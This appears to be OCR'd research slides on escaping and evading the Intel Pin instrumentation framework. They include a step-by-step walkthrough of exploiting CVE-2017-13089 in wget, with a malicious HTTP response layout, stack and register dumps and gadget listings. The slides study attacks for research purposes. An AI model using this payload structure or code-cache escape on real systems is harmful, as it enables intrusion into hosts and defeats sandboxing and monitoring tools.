RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x55555555458a (<main+42>:    mov    rdx,0xd)
```

Register Contents

```
   0x55555555457b <main+27>: mov    QWORD PTR [rsp],rax
   0x55555555457f <main+31>: mov    rdi,0x0
   0x555555554586 <main+38>: mov    rsi,QWORD PTR [rsp]
→  0x55555555458a <main+42>: mov    rdx,0xd
   0x555555554591 <main+49>: mov    rax,0x1
   0x555555554598 <main+56>: syscall
   0x55555555459a <main+58>: mov    rdx,QWORD PTR [rsp+0x8]
   0x55555555459f <main+63>: xor    rdx,QWORD PTR fs:0x28
```

.text Section

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0x555555554754 ("Hello RECON!\n")
RBX  0x0
RCX  0x0
RDX  0xd ('\r')
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x1
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x555555554591 (<main+49>:    mov    rax,0x1)
```

Register Contents

```
   0x55555555457b <main+27>: mov    QWORD PTR [rsp],rax
   0x55555555457f <main+31>: mov    rdi,0x0
   0x555555554586 <main+38>: mov    rsi,QWORD PTR [rsp]
   0x55555555458a <main+42>: mov    rdx,0xd
→  0x555555554591 <main+49>: mov    rax,0x1
   0x555555554598 <main+56>: syscall
   0x55555555459a <main+58>: mov    rdx,QWORD PTR [rsp+0x8]
   0x55555555459f <main+63>: xor    rdx,QWORD PTR fs:0x28
```

.text Section

Code Cache Artefacts

Stealthiness

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0x1
RBX  0x0
RCX  0x0
RDX  0xd ('\r')
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x1
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x555555554598 (<main+56>:    syscall)
```

Register Contents

```
  0x55555555457b <main+27>: mov    QWORD PTR [rsp],rax
  0x55555555457f <main+31>: mov    rdi,0x0
  0x555555554586 <main+38>: mov    rsi,QWORD PTR [rsp]
  0x55555555458a <main+42>: mov    rdx,0xd
  0x555555554591 <main+49>: mov    rax,0x1
→ 0x555555554598 <main+56>: syscall
  0x55555555459a <main+58>: mov    rdx,QWORD PTR [rsp+0x8]
  0x55555555459f <main+63>: xor    rdx,QWORD PTR fs:0x28
```

.text Section

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0xd ('\r')
RBX  0x0
RCX  0x55555555459a (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
RDX  0xd ('\r')
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x346
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x55555555459a (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
```

Register Contents

```
0x55555555457b <main+27>: mov     QWORD PTR [rsp],rax
0x55555555457f <main+31>: mov     rdi,0x0
0x555555554586 <main+38>: mov     rsi,QWORD PTR [rsp]
0x55555555458a <main+42>: mov     rdx,0xd
0x555555554591 <main+49>: mov     rax,0x1
0x555555554598 <main+56>: syscall
0x55555555459a <main+58>: mov     rdx,QWORD PTR [rsp+0x8]
0x55555555459f <main+63>: xor     rdx,QWORD PTR fs:0x28
```

.text Section

- `syscall` copies `rip` to `rcx` register

Code Cache Artefacts

Stealthiness

Technical University of Munich

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0xd ('\r')
RBX  0x0
RCX  0x55555555459a (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
RDX  0xd ('\r')
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x346
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x55555555459a (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
```

Register Contents

```
   0x55555555457b <main+27>: mov     QWORD PTR [rsp],rax
   0x55555555457f <main+31>: mov     rdi,0x0
   0x555555554586 <main+38>: mov     rsi,QWORD PTR [rsp]
   0x55555555458a <main+42>: mov     rdx,0xd
   0x555555554591 <main+49>: mov     rax,0x1
   0x555555554598 <main+56>: syscall
→  0x55555555459a <main+58>: mov     rdx,QWORD PTR [rsp+0x8]
   0x55555555459f <main+63>: xor     rdx,QWORD PTR fs:0x28
```

.text Section


- `syscall` copies `rip` to `rcx` register
- **Intel Pin:** `rcx` ≠ saved `rip` ⚡

Code Cache Artefacts

Stealthiness

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)
- Neglecting No-eXecute Bit (`nx`)
    - Can we execute data in 2018? **PwIN-yea!**
    - **Intel Pin executes code residing in non-executable memory!**

Technical University of Munich



Isolation

Isolation

- **Objective:** Escape from and Evade the instrumentation process
- Useful instrumentation features
  - `PROT_READ | PROT_WRITE | PROT_EXEC` memory
  - Application and DBI Engine share the same address space
  - Reusing already instrumented code residing in the Code Cache
- Attacker models
  - A1: Control code and data
  - A2: Control only data

Code Cache

```
0x00000000  loc_A0:
0x00000000  fldz
0x00000002  fxsave [rax]
0x00000005  jmp short loc_A1
```

↓

```
0x00000007  loc_A1:
0x00000007  mov rdx,[rax+0x8]
0x0000000B  mov word [rdx], <code>
0x00000010  jmp short loc_A0
```

- Code segment `loc_A0` is executed

A1: Control code and data

Isolation

Code Cache

```
0x00000000   loc_A0:
0x00000000   fldz
0x00000002   fxsave [rax]
0x00000005   jmp short loc_A1
```


1.

```
0x00000007   loc_A1:
0x00000007   mov rdx,[rax+0x8]
0x0000000B   mov word [rdx], <code>
0x00000010   jmp short loc_A0
```


- Code segment `loc_A0` is executed
- Acquire address of `loc_A0` in the Code Cache (`ripfxsave`)

A1: Control code and data

Isolation



- Code segment `loc_A0` is executed
- Acquire address of `loc_A0` in the Code Cache (`ripfxsave`)
- Alter the Code Cache on that address (`rwx` protection)



- Code segment `loc_A0` is executed
- Acquire address of `loc_A0` in the Code Cache (`ripfxsave`)
- Alter the Code Cache on that address (`rwx` protection)
- Code at `loc_A0` is executed a second time (Code Cache reuse)

A1: Control code and data

Isolation

- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO

A1: Control code and data

Isolation

- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO

- ~~Isolation~~ and ~~Stealthiness~~

Technical University of Munich

- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO

- ~~Isolation~~ and ~~Stealthiness~~ ⇒ ~~Interposition~~ and ~~Inspection~~


- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO


- ~~Isolation~~ and ~~Stealthiness~~ ⇒ ~~Interposition~~ and ~~Inspection~~
- **Intel Pin does not track any (illegal) Code Cache modifications**

A2: Control only data

Background



Client
wget 1.19.2




Server
www.pwningse.rv

CVE-2017-13089


CVE-2017-13089

A2: Control only data
Background


```
GET /index.html HTTP/1.1
Host: www.pwningse.rv
```



Client
wget 1.19.2



Server
www.pwningse.rv

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Transfer-Encoding: Chunked

-ffffdc6
/etc/passwd\x00<0x238 bytes padding>\xef\x9d
```

CVE-2017-13089

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7ffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

```
0x555555579b7c <request_send+881>:    add    rsp,0x78
0x555555579b80 <request_send+885>:    pop    rbx
0x555555579b81 <request_send+886>:    pop    rbp
0x555555579b82 <request_send+887>:    ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:     push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:   ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:   mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7ffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

!

1.2

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

```
0x555555579b7c <request_send+881>:     add    rsp,0x78
0x555555579b80 <request_send+885>:     pop    rbx
0x555555579b81 <request_send+886>:     pop    rbp
0x555555579b82 <request_send+887>:     ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:      push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:    ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:    mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp     rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7fffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

! 1.2 1.3

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

```
0x555555579b7c <request_send+881>:    add    rsp,0x78
0x555555579b80 <request_send+885>:    pop    rbx
0x555555579b81 <request_send+886>:    pop    rbp
0x555555579b82 <request_send+887>:    ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:      push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:    ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:    mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7fffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2.

```
0x555555579b7c <request_send+881>:    add   rsp,0x78
0x555555579b80 <request_send+885>:    pop   rbx
0x555555579b81 <request_send+886>:    pop   rbp
0x555555579b82 <request_send+887>:    ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:     push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:   ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:   mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3 !

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7fffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090 rsp 0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2. 3. $\Delta = 0x88$

```
0x555555579b7c <request_send+881>:  add  rsp,0x78
0x555555579b80 <request_send+885>:  pop  rbx
0x555555579b81 <request_send+886>:  pop  rbp
0x555555579b82 <request_send+887>:  ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:    push  rsi /* \x56 */
0x7fffffffd371 <cookie+1>:  ret         /* \xc3 */
0x7fffffffd372 <cookie+2>:  mov   edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3

```
RAX  0x0
RBX  0x5555555c71e5 ← /* '[following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7ffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090 rsp 0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2. 3. 4.1 $\Delta = 0x88$

```
0x555555579b7c <request_send+881>:  add  rsp,0x78
0x555555579b80 <request_send+885>:  pop  rbx
0x555555579b81 <request_send+886>:  pop  rbp
0x555555579b82 <request_send+887>:  ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:    push  rsi /* \x56 */
0x7fffffffd371 <cookie+1>:  ret       /* \xc3 */
0x7fffffffd372 <cookie+2>:  mov   edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

Technical University of Munich

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3 !

```
RAX 0x0
RBX 0x5555555c71e5 ← /* ' [following]' */
RCX 0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX 0x200
RDI 0x3
RSI 0x7fffffffd150 ← <shellcode>
R8  0x7fffffffcfb0 ← 0x383
R9  0x0
R10 0x0
R11 0x246
R12 0x5555557ee1b0 ← /* 'https://' */
R13 0x7fffffffdf00 ← 0x2
R14 0x0
R15 0x0
RBP 0x4242424242424242 /* 'BBBBBBBB' */
RSP 0x7fffffffd368 ← 0x55555557f77d9b7c
RIP 0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090 rsp 0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2. 3. $\Delta = 0x88$ 4.1 4.2

```
0x555555579b7c <request_send+881>:  add  rsp,0x78
0x555555579b80 <request_send+885>:  pop  rbx
0x555555579b81 <request_send+886>:  pop  rbp
0x555555579b82 <request_send+887>:  ret
```

Stack Lifting Gadget

